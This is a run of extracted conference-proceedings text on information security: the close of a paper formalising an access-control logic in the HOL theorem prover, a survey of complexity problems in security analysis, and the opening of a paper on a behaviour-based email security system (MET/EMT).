       { w14 | Rfn (World,w0,Ifn,Jfn) P Rwith w14 SUBSET
        Efn (World,w0,Ifn,Jfn) s1}) ∧
      (Efn (World,w0,Ifn,Jfn) (P speaks_for Q) =
       { y | Rfn (World,w0,Ifn,Jfn) Q SUBSET Rfn (World,w0,Ifn,Jfn) P ∧
        y IN World})
      (Efn (World,w0,Ifn,Jfn) (P eqp Q) =
       {y | (Jext (World,w0,Ifn,Jfn) P = Jext (World,w0,Ifn,Jfn) Q) ∧
            y IN World}) : thm
```

We can then formally define the models predicate ($\models$) as follows:

```
val ModelFnDef =
    ⊢def  ∀World w0 Ifn Jfn w1 s.
        ((World,w0,Ifn,Jfn),w1) MD s =
        w1 IN World ⊃  w1 IN Efn (World,w0,Ifn,Jfn) s : thm
```

Using the models predicate, we proved the soundness of the axioms introduced in [5]. Specifically we proved as sound the standard modal properties (S2-S4). We did not directly prove sound S1, which corresponds to the first rule in Figure 1:

$$\frac{}{\vdash \varphi} \quad \text{if } \varphi \text{ is an instance of a propositional-logic tautology}$$

To prove this in HOL would require proving each tautology separately. Instead, we proved only those tautologies that we needed for our specific examples.

We also proved as sound the axioms relating the modal logic to the calculus of principals (i.e., the axioms P1, P2, P3, P5, P6, P7). However, we did not prove soundness of their hand-off axiom (P10), because (as noted in their paper) it is not sound. Appendix A provides a partial list of axioms and theorems we have proved sound.

6 Banking Example in HOL Theorem Prover

Having described our HOL implementation, we can now return to the online-banking example introduced in Section 4. In that scenario, an online-banking server (*SD*) receives a request from a web browser (*WB*) purportedly working as a broker on behalf of a bank client Bob. Determining whether or not that request should be honored required a chain of reasoning based on statements regarding who spoke for whom, delegation relationships, and requests. That chain of reasoning is captured by the following theorem:

```
∀WB Bob BobPwd PS SD req World w0 Ifn Jfn w1.
    ((World,w0,Ifn,Jfn),w1) MD
          (WB says BobPwd speaks_for Bob) imps
          (PS says BobPwd speaks_for Bob) imps
          (((WB meet PS) says BobPwd speaks_for Bob) imps
           (WB quoting Bob) speaks_for (SD quoting Bob)) imps
          (WB says Bob says req) imps
          ((WB forp SD) Bob says req)
```

This goal can be proved by applying a series of HOL tactics to the logical rules given in Figure 1. As mentioned previously, we cannot use the first rule of Figure 1 directly. Instead, we must introduce particular instances of this rule, which we can then verify in HOL. To prove the desired theorem, we need four specific instances, one of which is shown below:

$$\begin{aligned}\vdash &(\varphi_1 \text{ imps } (\varphi_2 \text{ imps } (\varphi_3 \text{ imps } (\varphi_4 \text{ imps } \varphi_5)))) \text{ imps}\\ &((\varphi_5 \text{ imps } (\varphi_4 \text{ imps } \varphi_6)) \text{ imps}\\ &(\varphi_1 \text{ imps } (\varphi_2 \text{ imps } (\varphi_3 \text{ imps } (\varphi_4 \text{ imps } \varphi_6)))))\end{aligned}$$

To verify the soundness of these new rules in HOL system, we must show that they are satisfied by all Kripke models. Thus, for example, we must prove the following theorem in HOL:

```
⊢ ∀s1 s2 s3 s4 s5 s6 World w0 Ifn Jfn w1.
    ((World,w0,Ifn,Jfn),w1) MD
          ((s1 imps (s2 imps (s3 imps (s4 imps s5)))) imps
          ((s5 imps (s4 imps s6)) imps
           (s1 imps (s2 imps (s3 imps (s4 imps s6))))) : thm
```

Proving the soundness of these rules is time consuming but straightforward. However, having to prove them significantly increases the burden for proving the desired theorem about the banking scenario.

7 Conclusions

Our original objective was to implement an access-control logic in HOL in order to reason about the CSIv2 protocol in ways that are assured and independently

verifiable using mechanical theorem provers. This objective has been met by the current implementation. We expect that it would be straightforward for users of theorem provers other than HOL to inspect our definitional extensions and replicate the axioms, soundness proofs, theorems, and examples in the theorem prover of their choice.

In the course of doing our proofs, we investigated proving a soundness theorem directly:

> If statement φ is derivable from the access-control axioms, then φ is satisfied by all Kripke models.

The advantage of having such a theorem would be that users could do all their reasoning at the level of the access-control logic – instead of at the level of Kripke structures – and know that their conclusions were sound. In addition, such theorem would support using different models of the access-control logic (e.g., the MSS model) without affecting the proofs done by users: the sole requirement would be that the appropriate soundness theorem would have to be proved beforehand. Unfortunately, the prospects of introducing a derivability predicate and then proving soundness in HOL did not look promising, due to the dependence based on propositional-logic tautologies. Logical frameworks such as Isabelle/HOL [7] might better facilitate such an approach.

As stated previously, the access-control logic we have implemented was used to give a formal interpretation of part of the CSIv2 standard. As the CSIv2 standard is extended to provide a standard interpretation for the security-attributes component of the SAS data structure, there will be a need to reason about authorizations and privileges. We anticipate extending the current logic to support such reasoning. The benefits of such an extension include the ability to give a precise and accurate interpretation of the standard and a means for formal assurance of correctness and security.

Acknowledgments

This work was supported in part by the New York State Center for Advanced Technology in Computer Applications and Software Engineering (CASE).

References

1. Object Management Group: CORBAServices: Common Object Services. no formal/98-07-05 (July 1998) Available via http://www.omg.org/cgi-bin/doc?formal/98-07-05
2. Object Management Group: The Common Secure Interoperability Version 2, no ptc/01-06-17, (June 2001) Available via http://www.omg.org/cgi-bin/doc?ptc/01-06-17
3. Martin Abadi and Michael Burrows and Butler Lampson and Gordon Plotkin: A Calculus for Access Control in Distributed Systems. ACM Transactions on Programming Languages and Systems, Vol. 15, no 4 (September 1993) 706–734

4. Gordon, M.J.C. and Melham, T.F.: Introduction to HOL: A Theorem Proving Environment for Higher Order Logic. Cambridge University Press, New York (1993)
5. Butler Lampson and Martin Abadi and Michael Burrows and Edward Wobber: Authentication in Distributed Systems: Theory and Practice. ACM Transactions on Computer Systems, Vol. 10, no 4 (November 1992) 265–310
6. Robin Milner and Mads Tofte and Robert Harper and David MacQueen: The Definition of Standard ML (Revised). MIT Press (1997)
7. Lawrence C. Paulson: Isabelle: A Generic Theorem Prover. Springer, Lecture Notes in Computer Science 828 (1994)
8. Edward Wobber and Martin Abadi and Michael Burrows and Butler Lampson: Authentication in the Taos Operating System. ACM Transactions on Computer Systems, Vol. 12, no 1 (February 1994) 3–32

A Theorems

We include a partial list of the axioms and derivable theorems of the authentication logic we have proved in HOL. The axioms included here correspond to those given in the appendix of [5].

val S2Thm =
⊢ ∀*s1 s2.*
(∀*World w0 Ifn Jfn w1.* ((*World,w0,Ifn,Jfn*),*w1*) *MD s1*) ∧
(∀*World w0 Ifn Jfn w1.* ((*World,w0,Ifn,Jfn*),*w1*) *MD* (*s1 imps s2*)) ⊃
∀*World w0 Ifn Jfn w1.* ((*World,w0,Ifn,Jfn*),*w1*) *MD s2 : thm*

val S3'2Thm =
⊢ ∀*World w0 Ifn Jfn w1 P s1 s2.*
((*World,w0,Ifn,Jfn*),*w1*) *MD*
(((*P says s1*) *ands P says s1 imps s2*) *imps P says s2*) *: thm*

val S4Thm =
⊢ ∀*s.*
(∀*World w0 Ifn Jfn w1.* ((*World,w0,Ifn,Jfn*),*w1*) *MD s*) ⊃
∀*P World w0 Ifn Jfn w1.* ((*World,w0,Ifn,Jfn*),*w1*) *MD* (*P says s*) *: thm*

val S5Thm =
⊢ ∀*P s1 s2 World w0 Ifn Jfn w1.*
((*World,w0,Ifn,Jfn*),*w1*) *MD*
((*P says s1 ands s2*) *eqs* (*P says s1*) *ands P says s2*) *: thm*

val P1Thm =
⊢ ∀*P Q s World w0 Ifn Jfn w1.*
((*World,w0,Ifn,Jfn*),*w1*) *MD*
(((*P meet Q*) *says s*) *eqs* (*P says s*) *ands Q says s*) *: thm*

val P2Thm =
⊢ ∀*P Q s World w0 Ifn Jfn w1.*
((*World,w0,Ifn,Jfn*),*w1*) *MD*
(((*P quoting Q*) *says s*) *eqs P says Q says s*) *: thm*

val P3Thm =
⊢ ∀*P Q s World w0 Ifn Jfn w1.*
((*World,w0,Ifn,Jfn*),*w1*) *MD*
((*P eqp Q*) *imps* (*P says s*) *eqs Q says s*) *: thm*

```
val P4AssocThm =
    ⊢ ∀P Q R World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD
      (((P meet Q) meet R) eqp (P meet Q meet R)) : thm

val P4CommuThm =
    ⊢ ∀P Q World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD ((P meet Q) eqp (Q meet P)) : thm

val P4IdemThm =
    ⊢ ∀P World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD ((P meet P) eqp P) : thm

val P5Thm =
    ⊢ ∀P Q R World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD
      (((P quoting Q) quoting R) eqp (P quoting Q quoting R)) : thm

val P6LeftThm =
    ⊢ ∀P Q R World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD
      ((P quoting Q meet R) eqp ((P quoting Q) meet P quoting R)) : thm

val P6RightThm =
    ⊢ ∀P Q R World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD
      (((Q meet R) quoting P) eqp ((Q quoting P) meet R quoting P)) : thm

val P7Thm =
    ⊢ ∀P Q World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD
      ((P speaks˙for Q) eqs P eqp (P meet Q)) : thm

val P8Thm =
    ⊢ ∀P Q s World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD
      ((P speaks˙for Q) imps (P says s) imps Q says s) : thm

val P9Thm =
    ⊢ ∀P Q World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD
      ((P eqp Q) eqs (P speaks˙for Q) ands Q speaks˙for P) : thm

val P12Thm =
    ⊢ ∀P Q P' World w0 Ifn Jfn w1.
      ((World,w0,Ifn,Jfn),w1) MD
      ((((P' meet Q) speaks˙for P) ands Q speaks˙for P') imps
       Q speaks˙for P) : thm
```

Complexity Problems in the Analysis of Information Systems Security

A. Slissenko*

Laboratory for Algorithmics, Complexity and Logic
University Paris-1, France
slissenko@univ-paris12.fr

Abstract. The talk is a survey of complexity problems that concern the analysis of information systems security; the latter means here mainly proving the requirements properties. Though the complexity aspects of cryptology is not a topic of the talk, some concepts and questions of this field will be discussed, as they may be useful for the development security concepts of general interest. We discuss the decidability and complexity of the analysis of cryptographic protocols, of the analysis of the problem of access to information systems and the complexity of detection of some types of attacks. We argue that many negative results like undecidability or high lower bounds, though of a theoretical importance, are not quite relevant to the analysis of practical systems. Some properties of realistic systems, that could be taken into account in order to try to obtain more adequate complexity results, will be discussed. Conceptual problems, like the notion of reducibility that preserves security, will be touched.

1 Relevance of the Complexity Theory

Though security problems related to computers were revealed during early days of computer science, their variety and difficulty were perceived relatively recently because of their growing pressure on the society. The amount of concrete valuable information on security problems is enormous, and a good amount of this information is available. However, theoretical settings to study the security of information systems are evidently not yet developed to a satisfactory level. And taking into account the quantitative and qualitative complexity of the problem, the way towards a development of productive theories of the security seems to be not so short.

The goal of this text is to discuss the computational complexity aspects of the analysis of the information systems security. Why to speak about complexity? The reason is simple: basically, the main security questions that appear in practice are algorithmic. We wish to verify security properties, we wish to detect

* *Address:* Dept. of Informatics, University Paris-12, 61 Av. du Gén. de Gaulle, 94010, Créteil, France.
Member of St Petersburg Institute for Informatics, Russian Academy of Sciences, St-Petersburg, Russia.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 47–56, 2003.

attacks, we wish to recognize the presence of malicious code and so on. And we wish to do it automatically, using algorithms, and these algorithms must be efficient, and here the complexity arrives. Historically the complexity played an outstanding role in elaborating many quite pragmatical theories in computer science.

One can easily remark that in the context of the state-of-the-art of the theory related to the security itself, as mentioned just above, this enterprise cannot give genuine insights, to put it mildly. The difficulty is also aggravated by the state of the theory of computational complexity, that, to my mind, is in a relative crisis, historically quite natural.

What do we really know about the complexity of practical or, at least, concrete problems? There is a great intellectual achievement in devising algorithms that ensure this or that efficiency, formulated as upper bounds of the computational complexity, sometimes in a very detailed manner that facilitates their estimation from practical viewpoint. As for the lower bounds, the results not leaning upon intractability conjectures (many of the latter seem to me rather dubious) are those that state undecidability, high (exponential and above) lower bounds or hardness with respect to some classes of problems that the majority of the community is inclined to believe to be worst-case or otherwise difficult. (Notice that the majority is not always right concerning scientific matters.)

One can easily see that these results are not relevant to practical problems[1]. Indeed, a typical proof of such a result constructs a subset of problem instances that model execution of some class of algorithms, usually Turing machines. But only some diagonal algorithms give the high complexity. So the difficult instances are based on diagonal algorithmic constructions. No *practical* algorithm, as far as I am aware, uses diagonal constructions[2].

The consequence of this irrelevancy remark is that negative results, whatever be their theoretical importance for crafting a theory, and this role is often undeniably outstanding, should be adequately interpreted vis-à-vis practical problems. To say it in other words, we are to understand better what is *practical problem* from theoretical viewpoint.

As an example consider how one typically proves that it is undecidable whether a given program contains a malicious code. Take any program that do some prescribed work. Append into it a piece of code that is executed 'in parallel' with the main activity and that checks self-applicability of some other code X, i. e. this parallel activity applies a universal machine that takes X as program and applies it to X. If this process halts then our appended program behaves as a virus, otherwise it does nothing. As a mass problem over X, it is

[1] A. Pnueli remarked at the workshop on verification in May 2003 in Tel-Aviv that it would more precise to say that the existing *proofs* of these results are not relevant to practical problems.

[2] One can imagine some algorithms based on diagonal constructions. The most interesting example that I know, is L. levin's 'optimal algorithm' for the SAT (propositional logic satisfiability) problem — one of the basic NP-complete problems. The algorithm is optimal modulo a multiplicative constant; a brilliant 'cheating' is in the size of this constant.

undecidable whether the virus will be launched or not. But it is clear that if we know what is our initial program about and what is its structure we can find even by a static analysis a presence of a suspicious part in it. And this is sufficient for the detection of a possible insecurity.

Taken theoretically, the domain of security is not yet sufficiently well defined. And algorithmic facets cannot cover many aspects involved in practical security — they are very different: human, social, juridical, related to hardware emissions, related to hardware or software functionality — just to mention those usually addressed in the courses on security (there are many books that give a general coverage of security problems and activities to ensure security making accent on administration, not on technical issues, e. g. [4,16]; B. Schneier [23] presents the security problem in a fascinating style clearly explaining that it is far from being a technical problem).

The complexity theory may help to understand better algorithmic questions, and if to think about Kolmogorov complexity, some information theoretic issues. We will discuss only questions where computational complexity seems to be relevant. The choice of topics to discuss is very subjective, not to speak about references that are rather random.

2 The Problem of Access

The access can be protected by some piece of secrete information (password, encryption/decryption key, place where information is hidden), by a policy monitoring the access or otherwise[3]. The security problems that arise concern the complexity of the mechanism of protection itself, the complexity of breaching it and the complexity of verification either of its properties or of properties of its applications.

For example, for a public key encryption/decryption method based on number theory (RSA, El Gamal) the speed of applying the mechanism is essential, and it is a lower level complexity problem, the complexity of breaching the encryption is a higher level complexity problem, and the verification of security properties a cryptographic protocol that uses this kind of encryption, is one more type of problems related to complexity. The complexity study of this set of problems is the most advanced one, as well as the conceptual framework. Cryptography itself is not our subject, and not the dominating subject of the mass concerns about information systems security nowadays. However, the theoretical frameworks developed in cryptography are of great value for study many other security problems. We will discuss it below.

What is slightly astonishing, is that steganography and watermarking, that seem to have a theoretical flavor similar to that of cryptography, are not sufficiently intensively studied from the complexity and information theoretic viewpoints. Sure, there are many particular features of these domains that differ them from cryptography. Particular pattern learning and the respective pattern

[3] I discuss examples, but not exhaustive listing. I have no intention to give any classification or ontology.

recognition come to mind immediately. A geometric and statistical nature of the pattern processing does not permit to apply directly a well developed techniques of traditional pattern matching and its complexity analysis. Concerning this subject of steganography and watermarking we can only state that its complexity analysis seems to be feasible for the reasons just mentioned.

This or that pattern recognition, mainly statistical in its spirit, seem to be of considerable practical importance in various access protection problems. One of actively studied ones is vulnerability analysis of networks. Several complexity questions concern the analysis of attack graphs — they will be mentioned below.

Another problem for which an appropriate pattern analysis seem to be adequate is the detection of malicious code; however, no complexity results or at least problem formulations are not known to me. Some considerations used in static buffer overrun detection could prove to be relevant.

A different kind of access protection is a protection by programming means, like typing, imposing certain policies and checks, like stack inspection.

Of all the questions listed above only complexity of cryptography and its applications in protocols is studied since long time.

3 Useful Notions from Cryptography

We mentioned above that results on the security of encryption, if to put aside information theoretic argument that is applicable to encryptions not widely used nowadays, are based of intractability hypotheses. What is of larger interest to the security is the system of notions developed in the theory of cryptography. An excellent coverage of this topic can be found in [15] and drafts of Chapters 5–7 available at the web page of Oded Goldreich.

In practice, security questions contain some amount of uncertainty: we are never sure that our system is secure and never sure that its known or probable insecurity will be exploited. So if to go sufficiently far towards building adequate models of security, we are to take into consideration uncertainty issues. Qualitative uncertainty can be described with the probability theory — the most developed qualitative theory of uncertainty. A hard question how to find initial probabilities in the computer security context is far from being studied.

The notion of general interest for the security is that of *indistinguishability*: objects are considered as computationally equivalent if they cannot be differentiated by any efficient procedure from some class. The precise notion mostly used in cryptography is that of probabilistic polytime indistinguishability that is a coarsing of classical statistical closeness: for example, two sets of random Boolean variables (ensembles) $X = \{X_n\}_{n\in\mathbb{N}}$ and $Y = \{Y_n\}_{n\in\mathbb{N}}$ are statistically close if there statistical difference, also called variation distance, is negligible. Probabilistic polytime indistinguishability for X and Y demands that for any probabilistic polytime algorithm[4] and every positive polynomial $p(n)$ the difference between the probabilities that D determines the values of X_n and Y_n as 1

[4] There several notions of probabilistic algorithms; in our informal discussion there is no need to make precisions, see [15].

is less than $\frac{1}{p(n)}$ for sufficiently large n (one must be cautious with "sufficiently large" — if it is 'nonconstructive', the notion may become useless).

The indistinguishability can be used to formulate security properties, e. g. to express that some piece of information w remains secrete in an execution, we say that any execution with w is indistinguishable from executions where w is replaced by some other piece of the same type. However, such general notions are not always sufficiently practical for the verification.

Cryptography, more precisely, the theory of multi-party protocols (see Ch. 7 of [15]) gives also a classification of parameters that permits to specify different aspects of system behavior in the context of security: the communication channels (private, broadcast or intermediate); set-up assumptions (what is the initial or other input knowledge of the parties); computational limitations (usually polytime adversary or that of unlimited computational power); constraints of adversarial behavior (adaptive or non-adaptive, passive or active, and others); notions of security; constraint on the number of dishonest parties and some other. A hierarchy of private-key security notions was developed in [17] for security goal of both indistinguishability and non-malleability. Security notions for public-key encryption are compared in [2].

One more important question that was studied in cryptography concerns preservation of security when composing a secure protocol with other ones [7]. The importance of this question is evident for the preservation of security properties in implementations of protocols.

The notions mentioned above give ideas how to formalize other contexts and aspects of security. For example, paper [18] and later papers of the same authors apply the indistinguishability notion and probabilistic polytime attacks in order to incorporate probabilistic arguments into cryptographic protocol analysis on an abstract level.

4 Protocols

Fault-tolerance of distributed algorithms has a long history. Some questions, that are of security nature, were studied in this field as fault-tolerance in the presence of Byzantine agents whose behavior is assumed to be the worst possible with respect to the correct agents. If the channels are private (secure) there are many algorithmic and complexity results not involving cryptography nor any intractability conjectures, for example Byzantine consensus, clock synchronization — e. g. see [26]. However, problems of this type are rather marginal for the security, as they are relevant to situations when many agents participate simultaneously.

Another research domain concerning protocols, is the domain of multi-party protocols that are studied in cryptography, see Ch. 7 of [15]. The initial notion to describe multi-party protocols is that of random process describing a functionality; it is a random function mapping M inputs on M outputs. Randomness becomes crucial when the question of security of the involved cryptography becomes central.

The results on multi-party protocols can be very roughly divided into results related to private channels, many of them can be proved without intractability conjectures, and results for insecure channels that use some intractability conjectures like the existence of trap-door functions with particular properties. The complexity is measured in the number of rounds and the number of transmitted bits. The results can be traced starting from [15].

The most relevant topic in our context is the verification of security properties of cryptographic protocols under the condition that the cryptographic part enjoy certain security properties. The most common assumption is that the cryptography involved is absolutely secured (perfect encryption) [3]. Even within this conjecture the problem, taken theoretically, has not yet been satisfactorily solved even for abstract specifications of protocols, not to speak about implementations. The main question for this set of problems is the complexity of verification of different security properties.

For concreteness, let us take one security property: to guard secret the session key during a current session in protocols of session key distribution. There are several results stating the undecidability of this property, the strongest ones are, apparently, [12] and [1]. The result of [12] is based on a general notion of protocol that is far from the reality — though the authors speak of bounded messages (the height is bounded), their bit complexity is unbounded, and this permits to model any Turing machine execution as a session of the protocol. One can see also that we have here sessions of unbounded length and, in fact, there is only one session — that one which is the execution of the modeled Turing machine. The result of [1] also bounds the height of messages and even does not permit the pairing function.

If for decidability results, they are too numerous to try to give a complete survey that would hardly be of interest to people thinking about realistic applications; a brief overview of main existing approaches can be found in [10]. However, we mention some such results. Under a realistic assumption that the number of parallel sessions is bounded [21] shows that the problem of insecurity is NP-complete. If not to bound the number of sessions but to bound the generation of fresh names then we can still preserve the decidability but with higher complexity, between simple and double exponential time in [1]. In [9] another (incomparable) class of protocols, decidable in exponential time, is described that contains ping-pong protocols [11]; more classes of decidable protocols with hyper-exponential complexity can be found in [8].

We conjecture that security properties of *practical* protocols are decidable. One idea why it is likely to be so is that from [6]. This consideration is formulated without any particular constraints diminishing practical relevance of decidable classes. Any verification problem can be represented as proving a formula of the form $(\Phi \to \Psi)$, where Φ represents the set of runs on the algorithm to verify and Ψ represents the property to verify. In our example, Φ means the secrecy. If the secrecy is violated then there is a session whose complexity is bounded by a constant for a given protocol (we do not consider recursive protocols [20] that are not so practical) whose session key is known to intruder. If we take any exe-

cution that contains this pattern it will also violate the security property. Thus our Ψ is *finitely refutable* with a known complexity — the refutation information is concentrated in a locus of a constant complexity. What is to be proved for the decidability is the following property of Φ that we call *finite satisfiability*: if we take a model of Φ (in our case an execution of the protocol under consideration) and choose any sub-model of a fixed complexity then we are be able to extend this sub-model to a total finite model with a controllable augmentation of the complexity. If to prove finite satisfiability of practical protocols (and intuitively it looks plausible), the decidability of the security will be implied by the decidability of some logic where one can describe models of a fixed complexity.

If go out of limitations of model-checking, the verification problem is a problem of determining appropriate classes of logic formulas in appropriate logics; for cryptographic protocols, taking into account time stamps and timing attacks, we are in particular domain of verification of real-time (reactive) systems.

5 Types and Security

Many access security properties can be expressed and checked on the basis of the idea of types. The declared Java type security, though it failed in its initial context, stimulated research in this direction.

As an example consider the problem of buffer overflow for C language. Given a C program we wish to be sure that no buffer overflow will happen during its execution. We can try to check it statically. Paper [27] describes an algorithm for static analysis of C code. The analysis is reduced to a constraint solving problem, and though no theoretical analysis of computational complexity is given, the fact that experimental complexity is linear, shows an interesting question for the theory. The algorithm outputs many false alarms, and this implies another question what quality of analysis is achievable within a given complexity. The sets of questions arising within this approach seem to have the flavor of approximate solutions to some optimization problems.

Another way to solve such problems is to supply an executable with a proof that the security property is valid. This idea of proof carrying code is being studied since [19]. The problem is to develop an adequate language for expressing security properties and an inference system which gives rather short proofs that can be efficiently found. Clear, that such properties can be satisfied simultaneously only for particular problem domains. In addition to traditional complexity problems one can see here a problem a minimizing the entropy of domain-oriented knowledge representation in the sense of [25].

In the same setting one finds other ideas concerning the enforcement security policies [13,22,5][5]. The main open complexity problem concerns the verification of whether global security property is achieved via local checks of applied security policies.

[5] Here *security policies* is a special term related to programming; in a wider context of security this term usually means activities related to the administration of security.

6 Network Vulnerability

Global analysis of network vulnerabilities is often done in terms of attack graphs. These graphs represent local, atomic vulnerabilities, maybe some probabilities, and paths representing access to these vulnerabilities. The construction of such graphs for real life networks must be automated, and the problem of efficient methods immediately arises; the current knowledge seems to be insufficient to formulate reasonable complexity problems nowadays; the ontology is under development (e. g. see [14]). On the other hand, if a graph for vulnerability analysis is constructed, its processing brings us to problems that seem to be related in spirit to traditional problems (e. g. see [24]). However, the big size of graphs imposes more tough questions of the complexity, for example, whether this or that question about the risk of attack on a particular node can be answered without analysis of the whole graph.

7 Conclusion

One can see that we are arriving at a level of knowledge about the security when complexity analysis becomes feasible and useful. Cryptography, practice and theory, teaches us that reasoning about security must be well founded [15]. Complexity may give some insights. However, specific features of the security are not yet describe in the complexity theory, in particular, what reductions preserve this or that security property? However, this and other theoretical questions are under study.

References

1. Amadio, R. and Charatonik, W.: On name generation and set-based analysis in the Dolev-Yao model. In *Proc. of the 13th International Conference on Concurrency Theory (CONCUR'02), Lect. Notes in Comput. Sci.,*, Springer-Verlag (2002) 499–514
2. Bellare, M., Desai, A., Pointcheval, D., and Rogaway, P.: Relations among notions of security for public-key encryption schemes. *Lecture Notes in Computer Science*, **1462** (1998) 26–45
3. Bellare, M.: Practice-oriented provable security. *Lecture Notes in Computer Science*, **1561** (1999) 1–15
4. Bosworth, S. and Kabay, M.E. editors: *Computer Security Handbook*. John Wiley, 4th edition edition (2002)
5. Bauer, L., Ligatti, J., and Walker, D.: More enforceable security policies. In Iliano Cervesato, editor, *Foundations of Computer Security*, volume 02-12 of *DIKU technical reports*, (July 25–26 2002) 95–104
6. Beauquier, D. and Slissenko, A.: A first order logic for specification of timed algorithms: Basic properties and a decidable class. *Annals of Pure and Applied Logic*, 113(1–3) (2002) 13–52

7. Canetti, R.: Universally composable security: a new paradigm for cryptographic protocols. In IEEE, editor, *42nd IEEE Symposium on Foundations of Computer Science: proceedings: October 14–17, 2001, Las Vegas, Nevada, USA*, 1109 Spring Street, Suite 300, Silver Spring, MD 20910, USA. IEEE Computer Society Press (2001) 136–145
8. Comon, H. and Cortier, V.: Tree automata with one memory, set constraints and cryptographic protocols. *Theoretical Computer Science* (2003) To appear
9. Comon, H., Cortier, V., and Mitchell, J.: Tree automata with one memory, set constraints, and ping-pong protocols. In *Proc. of the Intern. Conf. on Automata, languages and Programming (ICALP'01,) Lect. Notes in Comput. Sci., vol. 2076* (2001) 682–693
10. Comon, H. and Shmatikov, V.: Is it possible to decide whether a cryptographic protocol is secure or not?, (2002) Draft. 10 pages. Available at http://www.lsv.ens-cachan.fr/
11. Dolev, D., Even, S., and Karp, R.: On the security of ping-pong protocols. *Information and Control*, **55** (1982) 57–68
12. Durgin, N., Lincoln, P., Mitchell, J.C., and Scedrov, A.: Undecidability of bounded security protocols. In *Proc. of the Workshop on Formal Methods and Security Protocols, Trento, Italy* (1999)
13. Fournet, C. and Gordon, A.D.: Stack inspection: Theory and variants. *ACM Transactions on Programming Languages and Systems*, 25(3) (May 2003) 360–399
14. Gorodetski, V. and Kotenko, I.: Attacks against computer network: Formal grammar-based framework and simulation tool. *Lecture Notes in Computer Science*, **2516** (2002) 219–238
15. Goldreich, O.: *Foundations of Cryptography: Basic Tools*. Cambridge University Press, Cambridge, UK, 2001. Parts of volumes 2 and 3 (drafts of Chapers 5–7) can be found at http://www.wisdom.weizman.ac.il/ oded/
16. Hunter, J.: *An information security handbook*. Springer (2001)
17. Katz, J. and Yung, M.: Complete characterization of security notions for probabilistic private-key encryption. In *Proceedings of the ACM Symposium on Theory of Computing*, ACM Press (2000) 245–254
18. Lincoln, P., Mitchell, J., Mitchell, M., and Scedrov, V.: A probabilistic poly-time framework for protocol analysis. In *Proceedings of the 5th ACM Conference on Computer and Communications Security*, San Francisco, California, ACM Press (November 1998) 112–121
19. Necula, G.C.: Proof-carrying code. In *Proceedings of the 24th ACM Symposium on Principles of Programming Languages*, Paris, France (January 1997)
20. Paulson, L.C.: The inductive approach to verifying cryptographic protocols. *Journal of Computer Security*, 6(1) (1998) 85–128
21. Rusinovich, M. and Turuani, M.: Protocol insecurity with finite number of sessions is NP-complete. In *Proc. of the 14th Computer Security Foundations Workshop (CSFW'01)*. IEEE Computer Society Press (2001) 174–190
22. Schneider, F.B.: Enforceable security policies. *ACM Transactions on Information and System Security*, 3(1) (February 2000) 30–50
23. Schneier, B.: *Secrets & Lies — Digital Security in a Networked World*. John Wiley & Sons (2000)
24. Sheyner, O., Jha, S., Wing, J., Lippmann, R., and Haines, J.: Automated generation and analysis of attack graphs. In *Proceedings of the IEEE Symposium on Research in Security and Privacy*, Oakland, CA, May 2002. IEEE Computer Society, Technical Committee on Security and Privacy, IEEE Computer Society Press, 273–284

25. Slissenko, A.: Minimizing entropy of knowledge representation. In *Proc. of the 2nd International Conf. on Computer Science and Information Technologies, August 17–22, 1999, Yerevan, Armenia*. National Academy of Sciences of Armenia (1999) 2–6
26. Tel, G., editor: *Introduction to Distributed Algorithms*. Cambridge University Press, 2nd edition edition (2000)
27. Wagner, D., Foster, J.S., Brewer, E.A., and Aiken, A.: A first step towards automated detection of buffer overrun vulnerabilities. In *Proceedings of the Symposium on Network and Distributed Systems Security (NDSS '00)*, San Diego, CA. Internet Society (2000) 3–17

A Behavior-Based Approach to Securing Email Systems

Salvatore J. Stolfo, Shlomo Hershkop, Ke Wang,
Olivier Nimeskern, and Chia-Wei Hu

450 Computer Science Building
Fu Foundation School of Engineering & Applied Science
Computer Science Dept., Columbia University, USA
{sal,shlomo,kewang,on2005,charlie}@cs.columbia.eduz

Abstract. The Malicious Email Tracking (MET) system, reported in a prior publication, is a behavior-based security system for email services. The Email Mining Toolkit (EMT) presented in this paper is an offline email archive data mining analysis system that is designed to assist computing models of malicious email behavior for deployment in an online MET system. EMT includes a variety of behavior models for email attachments, user accounts and groups of accounts. Each model computed is used to detect anomalous and errant email behaviors. We report on the set of features implemented in the current version of EMT, and describe tests of the system and our plans for extensions to the set of models.

1 Introduction

The *Email Mining Toolkit* (EMT) is an offline data analysis system designed to assist a security analyst compute, visualize and test models of email behavior for use in a MET system [0]. In this paper, we present the features and architecture of the implemented and operational MET and EMT systems, and illustrate the types of discoveries possible over a set of email data gathered for study.

EMT computes information about email flows from and to email accounts, aggregate statistical information from groups of accounts, and analyzes content fields of emails without revealing those contents. Many previous approaches to "anomaly detection" have been proposed, including research systems that aim to detect masqueraders by modeling command line sequences and keystrokes [0,0].

MET is designed to protect user email accounts by modeling user email flows and behaviors to detect misuses that manifest as abnormal email behavior. These misuses can include malicious email attachments, viral propagations, SPAM email, and email security policy violations. Of special interest is the detection of polymorphic virii that are designed to avoid detection by signature-based methods, but which may likely be detected via their behavior.

The finance, and telecommunications industries have protected their customers from fraudulent misuse of their services (fraud detection for credit card accounts and telephone calls) by profiling the behavior of individual and aggregate groups of customer accounts and detecting deviations from these models. MET provides behavior-based protection to Internet user email accounts, detecting fraudulent misuse and policy violations of email accounts by, for example, malicious viruses.

A behavior-based security system such as MET can be architected to protect a client computer (by auditing email at the client), an enclave of hosts (such as a LAN

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 57–81, 2003.

with a few mail servers) and an enterprise system (such as a corporate network with many mail servers possibly of different types).

